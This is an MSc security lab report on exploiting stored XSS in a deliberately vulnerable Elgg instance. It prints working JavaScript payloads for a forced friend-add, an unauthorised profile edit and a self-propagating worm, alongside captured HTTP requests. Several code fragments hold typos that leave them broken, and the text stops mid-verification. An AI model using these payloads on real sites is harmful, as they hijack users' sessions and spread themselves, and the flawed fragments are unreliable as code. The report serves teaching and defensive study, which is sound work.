

From Stored XSS to a Self-Propagating XSS Worm

Web Security Assessment of a Deliberately Vulnerable Elgg Application

Security Case Study | MSc Cyber Security

Assessment scope: Controlled SEED/Elgg laboratory environment

Author: Rushikesh Bhosale

Date: 6 Oct 2026

1. Executive Summary

This report documents a security assessment performed against a deliberately vulnerable Elgg web application provided as part of a cybersecurity laboratory environment.

The objective was to investigate how a stored Cross-Site Scripting (XSS) vulnerability could be identified and progressively exploited to perform unauthorised actions within authenticated user sessions.

Four test accounts were used: Samy as the attacker, Alice as the primary victim, Bobby as an additional victim, and Charlie as the investigator.

The assessment progressed through four stages. First, a stored XSS vulnerability was identified by injecting JavaScript into Samy's profile and confirming that the script executed when Alice viewed the profile. Second, the normal friend-addition functionality was investigated using HTTP request analysis and then reproduced using JavaScript. Third, the stored XSS capability was used to perform an authenticated profile modification, changing Alice's profile description to "Samy is my hero". Finally, the payload was modified into a self-propagating XSS worm that dynamically identified the current user, copied itself and stored the copy in that user's profile.

The demonstrated propagation chain was Samy → Alice → Bobby.

All testing described in this report was performed exclusively within the intentionally vulnerable laboratory environment.

2. Assessment Objective

- Identify and validate a stored XSS vulnerability.
- Demonstrate JavaScript execution within another authenticated user's browser.
- Investigate how Elgg performs authenticated application actions.
- Capture and analyse legitimate HTTP requests.
- Reproduce an authenticated action using JavaScript.
- Demonstrate unauthorised modification of another user's profile.
- Develop a self-propagating XSS payload.
- Observe propagation between controlled test accounts.
- Analyse the attack from both offensive and investigative perspectives.
- Identify the underlying security weaknesses and recommend mitigations.

3. Lab Environment and Threat Model

3.1 Application

Application: Elgg
Environment: SEED security laboratory
Purpose: Web security and XSS exploitation research
Scope: Deliberately vulnerable training environment


3.2 Test Accounts

Account	Role	Purpose
Samy	Attacker	Injects and controls malicious payloads
Alice	Victim	Primary victim used to demonstrate impact
Boby	Victim	Additional victim account available for testing
Charlie	Investigator	Investigates requests and observes attack behaviour




Fig. 1 Lab accounts

3.3 Attack Scenario



4. Attack Methodology

The assessment followed a progressive methodology in which each task increased the demonstrated attacker capability.



Phase	Capability Demonstrated
Task 1	Stored JavaScript execution
Task 2	HTTP request analysis and automated authenticated action
Task 3	Authenticated profile modification
Task 4	Self-propagating stored XSS

5. Task 1 — Stored XSS Proof of Concept

5.1 Objective

The objective was to determine whether JavaScript injected into a user's profile could be stored by the application and executed when another authenticated user viewed the profile.

5.2 Attack Procedure

Samy was authenticated into Elgg and navigated to his profile. The Brief Description field was selected as the injection point. The following payload was entered:

```
<script>alert('Cybersecurity: XSS Attack');</script>
```




Fig. 2 Samy's profile showing the injected XSS payload

The profile was saved and Samy logged out. Alice was then authenticated and navigated to the Members section before accessing Samy's profile.

When Alice viewed Samy's profile, the stored JavaScript executed in her browser and displayed the alert.




Fig. 3 XSS alert executing in Alice's browser

5.3 Finding

The successful execution of the alert confirmed a stored/persistent XSS vulnerability. The payload remained stored after submission and executed when another user accessed the malicious profile.

```

graph TD
    A[Samy injects JavaScript] --> B[Application stores malicious content]
    B --> C[Samy logs out]
    C --> D[Alice logs in]
    D --> E[Alice views Samy's profile]
    E --> F[Stored JavaScript executes]

```

5.4 Security Significance

The alert was a proof of concept. The more important finding was that attacker-controlled JavaScript could execute in another user's authenticated browser context, providing a foundation for subsequent authenticated actions.

6. Task 2 — Investigation and Forced Friend Action

6.1 Objective

The objective was to determine how Elgg performs the Add Friend operation and reproduce that operation through JavaScript. The task therefore combined web request investigation with exploitation.

6.2 Investigation Phase

HTTP Headers Live was opened to monitor application traffic. Charlie was used for the investigation. Charlie logged into Elgg and manually added Sammy to his friend list. The corresponding HTTP request was identified and analysed.

```

http://www.seed-server.com/action/triends/add?triend=59&__elgg_ts=1791314301&__elgg_token=
Host: www.seed-server.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:143.0) Gecko/20100101 Firefox/143.0
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
X-Requested-With: XMLHttpRequest
Connection: keep-alive
Referer: http://www.seed-server.com/profile/samy
Cookie: Elgg=7m7dnui728chqo30ds7dhne3u0; PHPSESSID=a8dh31ckejiInqkg5ku9hin58p
HTTP/1.1 200 OK
Date: Tue, 06 Oct 2026 19:18:36 GMT
Server: Apache/2.4.41 (Ubuntu)
Cache-Control: must-revalidate, no-cache, no-store, private
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Pragma: no-cache
X-content-type-options: nosniff
Vary: User-Agent
Content-Length: 386
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: application/json; charset=UTF-8

```

☒ Record Data
 ☒ autoscroll

Fig. 4 HTTP Headers Live showing the legitimate Add Friend request

The request analysis focused on the endpoint, HTTP method, required parameters, user identification information and security-related values. This established the normal application behaviour before attempting to reproduce it programmatically.

6.3 Constructing the Add-Friend Request

The legitimate request was reconstructed using JavaScript/AJAX. The workflow was:

```
Normal user action
↓
HTTP request captured
↓
Request structure analysed
↓
Required parameters identified
↓
Request reproduced using JavaScript
↓
Action executed from victim's browser
```

```
<script>
window.onload = function(){

var token = "&__elgg_token=" + elgg.security.token.__elgg_token;
var ts = "&__elgg_ts=" + elgg.security.token.__elgg_ts;

var sendurl = "http://www.seed-server.com/action/friends/add"+"?friend=59"+token+ts;

var Ajax = new XMLHttpRequest();
Ajax.open("GET",sendurl, true);
Ajax.setRequestHeader("Host","www.seed-server.com");
Ajax.setRequestHeader("Content-Type", "application/x-www-form-urlencoded")

Ajax.send();

}

</script>
```

Fig. 5 Add-Friend JavaScript code

6.4 Exploitation

Samy logged into the application, opened his profile and used the Edit HTML/plaintext mode. The malicious JavaScript was inserted into the About Me field. Samy then logged out.




Fig. 6 Malicious JavaScript inserted into Samy's About Me field

Alice logged in and checked her existing friend list. She then visited Samy's profile. The stored JavaScript executed within Alice's browser and automatically triggered the friend action. Alice's friend list was checked again.




Fig. 7 Alice's friend list before exploitation




Fig. 8 Alice's friend list after exploitation

6.5 Finding

Task 2 demonstrated that the stored XSS vulnerability could be used to perform an authenticated application action. The progression was JavaScript execution → authenticated application action.

7. Task 3 — Unauthorised Profile Modification

7.1 Objective

The objective was to use the stored XSS vulnerability to automatically add the message “Samy is my hero” to Alice's profile.

7.2 Identifying the Profile-Edit Functionality

The legitimate profile update process was investigated. The relevant endpoint was identified as:

```
/action/profile/edit
```

The request used POST and contained profile-related parameters including the user GUID, name, description and access level. Elgg security values were also available through:

```
elgg.security.token.__elgg_token  
elgg.security.token.__elgg_ts
```

```

http://www.seed-server.com/action/profile/edit
Host: www.seed-server.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:143.0) Gecko/20100101 Firefox/143.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: multipart/form-data; boundary=----geckoformboundary4285d53fa698f8596feace5218a4d14
Content-Length: 2870
Origin: http://www.seed-server.com
Connection: keep-alive
Referer: http://www.seed-server.com/profile/charlie/edit
Cookie: Elgg=deg6avilqahbp7o3s6lop9219q; PHPSESSID=a8dh31ckeji1nqkg5ku9hin58p
Upgrade-Insecure-Requests: 1
__elgg_token=wDb1MU3FmEhPURxmXSw0g&__elgg_ts=1791315667&name=Charlie&description=&access1
POST: HTTP/1.1 302 Found
Date: Tue, 06 Oct 2026 19:41:35 GMT
Server: Apache/2.4.41 (Ubuntu)
Cache-Control: must-revalidate, no-cache, no-store, private
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Pragma: no-cache
Location: http://www.seed-server.com/profile/charlie
Vary: User-Agent
Content-Length: 414
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html; charset=UTF-8

```

Fig. 9 Legitimate profile-edit HTTP request

7.3 Developing the Payload

An XMLHttpRequest was used to submit the profile modification. The payload retrieved the Elgg security values, constructed a URL-encoded POST request and initially used Alice's known GUID as the target.

```

Stored XSS executes
↓
Retrieve Elgg security values
↓
Construct profile-edit POST request
↓
Specify Alice as target
↓
Set description to "Samy is my hero"
↓
Send request

```

```

<script type="text/javascript">
window.onload = function(){
var Ajax = new XMLHttpRequest();
var token = elgg.security.token.__elgg_token;
var ts = elgg.security.token.__elgg_ts;

var params = "__elgg_token="+encodeURIComponent(token)+"&__elgg_ts="+
encodeURIComponent(ts)+"&guid=56"&name="+encodeURIComponent("Alice")+"&description="+encodeURIComponent("Samy is my
hero")+"&accesslevel[description]=2";

Ajax.open("POST", "/action/profile/edit", true);
Ajax.setRequestHeader("Content-Type", "application/x-www-form-urlencoded");

Ajax.send(params);
}
</script>

```

Fig. 10 Task 3 JavaScript payload

7.4 Result

When Alice accessed the infected profile, the stored JavaScript executed and submitted the profile-edit request. Alice's profile description was changed to “Samy is my hero”.




Fig. 11 Alice's profile showing “Samy is my hero”

7.5 Limitation Identified

The Task 3 payload used a hard-coded target. It therefore demonstrated exploitation against a known victim but did not automatically adapt to another user. This limitation became the starting point for Task 4.

8. Task 4 — Self-Propagating XSS Worm

8.1 Objective

The objective was to transform the stored XSS payload into a self-propagating XSS worm that dynamically identifies the current user, copies its own script and stores the copy in that user's profile.

8.2 Making the Target Dynamic

The hard-coded target from Task 3 was replaced with Elgg's current-session user information:

```
elgg.session.user.guid  
elgg.session.user.name
```


This changed the behaviour from targeting a fixed account to targeting the currently authenticated user.

8.3 Making the Payload Self-Replicating

The payload needed access to its own script element. A unique marker was included within the script:

```
// SAMY_WORM
```

The page's script elements were searched for the marker. The matching script element could then be converted to HTML using `outerHTML`. This provided the complete script element, including its script tags.



```
<script>  
window.onload = function(){  
  var Ajax = new XMLHttpRequest();  
  
  var token = elgg.security.token._elgg_token;  
  var ts = elgg.security.token._elgg_ts;  
  var guid = elgg.session.user.guid;  
  var name = elgg.session.user.name;  
  
  alert(elgg.session.user.guid);  
  
  var wormScript = Array.from(document.scripts).find(function(script){  
    //Samy Worm  
    return script.textContent.includes("Samy_worm");  
  });  
  
  var worm = wormScript.outerHTML;  
  console.log("Script Content:");  
  console.log(worm);  
  
  var params = "_elgg_token="+ encodeURIComponent(token)+"&_elgg_ts="+ encodeURIComponent(ts)+"&guid="+encodeURIComponent(guid)+"&name="+encodeURIComponent(name)+"&description="+encodeURIComponent(worm)+"&accesslevel[description]=2";  
  Ajax.open("POST", "/action/profile/edit", true);  
  Ajax.setRequestHeader("Content-Type", "application/x-www-form-urlencoded");  
  alert("sending request");  
  Ajax.send(params);  
}  
</script>
```

Fig. 12 Console output showing the stored XSS worm script identified and extracted from the page.

8.4 Storing the Worm

In Task 3 the description contained ordinary text. In Task 4 the description was changed to contain the worm itself.

Task 3:
description → "Samy is my hero"

Task 4:
description → <complete worm script>

```

<script>

window.onload = function(){

var Ajax = new XMLHttpRequest();

var token = elgg.security.token.__elgg_token;
var ts = elgg.security.token.__elgg_ts;
var guid = elgg.session.user.guid;
var name = elgg.session.user.name;

var wormScript = Array.from(document.scripts).find(function(script){
//Samy Worm
return script.textContent.includes("Samy_worm");
});

var worm = wormScript.outerHTML;

var params = " __elgg_token="+ encodeURIComponent(token)+"& __elgg_ts="+
encodeURIComponent(ts)+"&guid="+encodeURIComponent(guid)+"&name="+encodeURIComponent(name)+"&description="+encodeURIComponent(worm)+"&accesslevel[description]=2";

Ajax.open("POST", "/action/profile/edit", true);
Ajax.setRequestHeader("Content-Type", "application/x-www-form-urlencoded");
Ajax.send(params);

}

</script>

```

Fig. 13 Final self-propagating worm payload

8.5 Propagation Process




Fig. 14 Self-propagation diagram

8.6 Experimental Verification

Samy's profile contained the self-propagating payload. Alice then visited Samy's profile. The payload executed in Alice's authenticated browser context and copied itself into Alice's profile.

